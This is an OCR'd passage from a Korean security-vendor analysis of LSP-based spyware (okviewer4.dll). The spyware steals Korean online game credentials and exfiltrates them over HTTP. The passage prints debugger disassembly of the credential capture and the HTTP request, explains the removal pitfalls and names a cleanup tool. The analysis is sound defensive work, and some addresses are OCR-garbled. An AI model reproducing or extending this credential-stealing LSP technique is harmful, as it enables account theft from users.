
[그림 3-5] Winsock Catalog 순서를 변경하기 위해 WSCInstallAPI를 호출

실제 스파이웨어가 실행된 후 LSP의 변화를 살펴보기 위해 현재 사용자 컴퓨터에 설치되어 동작중인 LSP 내용을 사람이 확인할 수 있는 형태로 변환해서 보면 [그림 3-6]과 같이 15개의 LSP가 설치되어 동작중이며 모든 항목이 mswsock.dll임을 알 수 있다.




[그림 3-6] LSP를 사용하는 스파이웨어 설치 이전

LSP를 사용하는 스파이웨어를 실행하고 LSP가 설치된 이후를 살펴보면 17개의 LSP가 등록되어 동작중이며, [그림 3-7]과 같이 okvierwr4.dll이 추가로 등록되어 동작함을 알 수 있다. 즉, LSP로 등록되어 동작하는 모듈은 시스템 디렉토리에 위치한 okviewer4.dll(이하 Win-Spyware/PWS.KorGame.105984)이란 파일이다.



[그림 3-7] LSP를 사용하는 스파이웨어 설치 이후

Win-Spyware/PWS.KorGame.105984을 살펴보면 WSPStartup이라는 export 함수 하나만 노출하고 있음을 확인할 수 있다.



[그림 3-8] okviewer4.dll의 export 함수

디버깅을 통해 해당 스파이웨어의 기능을 살펴보면 [그림 3-9]과 같이 국내 유명 온라인 게임의 계정 정보를 가로채는 것을 확인할 수 있다.

```
003D0AC6   .  50              PUSH EAX
003D0AC7   .  8D95 60FFFFFF   LEA EDX,DWORD PTR SS:[EBP-A0]
003D0ACD   .  B8 980F3D00     MOV EAX,okviewer.003D0F98      ASCII "http://maplestory.nexon.com/wz."
003I003D11FA   .  50          PUSH EAX
003I003D11FB   .  8D55 A8     LEA EDX,DWORD PTR SS:[EBP-58]
003I003D11FE   .  B8 18163D00 MOV EAX,okviewer.003D1618      ASCII "http://www.hangame.com"
003I003I003D11D1   .  50      PUSH EAX
    003I003D11D2   .  8D55 B0 LEA EDX,DWORD PTR SS:[EBP-50]
    003I003D11D5   .  B8 F8153D00 MOV EAX,okviewer.003D15F8   ASCII "http://r2.hangame.com"
        003D11DA   .  E8 299DFFFF CALL okviewer.003CAF08
```

[그림 3-9] 국내 온라인 게임의 계정 정보를 가로채기 위한 디버깅 정보

이렇게 가로챈 정보는 [그림 3-10]와 같이 HTTP 프로토콜을 통해 외부로 유출됨을 추가로 확인할 수 있다.

```
003CB4DB   .  68 98B53C00  PUSH okviewer.003CB598          ASCII "GET "
003CB4E0   .  FF75 FC      PUSH DWORD PTR SS:[EBP-4]
003CB4E3   .  68 A8B53C00  PUSH okviewer.003CB5A8          ASCII " HTTP/1.0"
003CB4E8   .  68 BCB53C00  PUSH okviewer.003CB5BC          ASCII "Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, app
003CB4ED   .  68 74B63C00  PUSH okviewer.003CB674          ASCII "Accept-Language: zh-cn"
003CB4F2   .  68 98B63C00  PUSH okviewer.003CB698          ASCII "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
003CB4F7   .  68 E4B63C00  PUSH okviewer.003CB6E4          ASCII "Host: "
003CB4FC   .  FF75 F4      PUSH DWORD PTR SS:[EBP-C]
003CB4FF   .  68 F4B63C00  PUSH okviewer.003CB6F4          ASCII ""
003CB504   .  68 00B73C00  PUSH okviewer.003CB700          ASCII "Proxy-Connection: Keep-Alive"
003CB509   .  8D45 D8      LEA EAX,DWORD PTR SS:[EBP-28]
```

[그림 3-10] HTTP 프로토콜을 통해 정보를 외부로 유출하는 부분 디버깅 정보


즉, LSP를 통해 가로챈 사용자의 온라인 계정 정보를 HTTP 프로토콜을 통해 외부로 유출시키는 기능을 수행한다.

► LSP를 사용한 스파이웨어를 임의 삭제시 문제점

이렇게 LSP를 사용한 스파이웨어는 기존의 스파이웨어와 같은 방법으로 제거시 인터넷이 되지 않거나 심지어는 부팅이 되지 않는 등의 심각한 문제를 초래할 수 있다. 그 이유는 앞

서 설명한 바와 같이 LSP는 체인구조로 이어져 있어 그 연결 고리가 끊어지면 Winsock 2 자체가 정상 동작 하지 않기 때문이다.

Win-Spyware/PWS.KorGame.105984을 삭제 했을 경우 [그림 7]에 있는 바와 같이 레지스트리 정보는 남아 있지만 파일(okviewer4.dll)이 존재하지 않게 된다. 이 경우 Winsock 2의 API를 사용한 프로그램은 정상 동작하지 않게 된다. 또한 레지스트리 정보를 수동 삭제하더라도 protocol catalog의 체인이 끊어져 [그림 3-11]과 같이 인터넷이 동작하지 않게 된다.



[그림 3-11] 인터넷 이용 불가

따라서 LSP를 사용한 스파이웨어는 다음과 같은 절차를 이용해야 정상적으로 삭제가 가능하다.

1. 스파이웨어가 인젝션(injection)된 프로세스에서 스파이웨어 분리
2. 해당 스파이웨어 파일 삭제
3. LSP protocol catalog 순서 교정 및 체인 길이 수정
4. LSP protocol catalog에서 스파이웨어 관련 항목 제거

하지만 위 방법은 바이너리(binary)로 되어 있는 레지스트리 정보를 이용해서 처리해야 하므로 사람이 수동으로 직접 처리하는 것은 거의 불가능하다.

따라서 이런 스파이웨어를 제거할 경우 WSCDeinstallProvider또는 WSCUpdateProvider과 같은 API를 이용해서 제거하는 것이 바람직하다. 두 API의 정의는 다음과 같다.

```
int WSCDeinstallProvider(
  LPGUID lpProviderId,
  LPINT lpErrno
);
```

```
int WSCUpdateProvider(
  LPGUID lpProviderId,
  const WCHAR* lpszProviderDllPath,
  const LPWSAPROTOCOL_INFO lpProtocolInfoList,
  DWORD dwNumberOfEntries,
  LPINT lpErrno
);
```

그러나, 이를 이용하는 것보다도 전문적으로 LSP를 제거해주는 툴을 사용하는 것이 훨씬 효율적으로 현재 안철수연구소에서 제작한 LSP 치료 프로그램은 아래 위치에서 다운로드 받을 수 있으며 사용 방법은 다음과 같다.

다운로드 : http://update00.ahnlab.com/csagent/mail/63778/LSPCure.zip

사용법 : LSPCure LSP_파일명
사용예제 : LSPCure okviewer4.dll

► 사용자의 각별한 주의가 필요

한국 유명 온라인 게임 계정을 외부로 유출하는 스파이웨어는 주로 중국에서 제작되지만 배포지는 한국의 대형 포탈사이트이다. 주로 SQL Injection, XSS, 서버 해킹등을 사용하여 MS06-014등과 같은 취약점을 사용하여 사용자는 웹 브라우저로 해당 페이지를 방문하는 것만으로도 스파이웨어를 자동으로 설치되게끔 페이지를 변조한다. 따라서 서비스를 제공하는 회사에선 이러한 공격에 노출되지 않도록 꾸준히 모니터링을 하고 각종 보안 관련 장치와 제도를 마련하여 해킹을 예방하는 것이 중요하며, 일반 사용자 역시 보안 패치의 중요성을 다시 한번 느꼈으면 한다.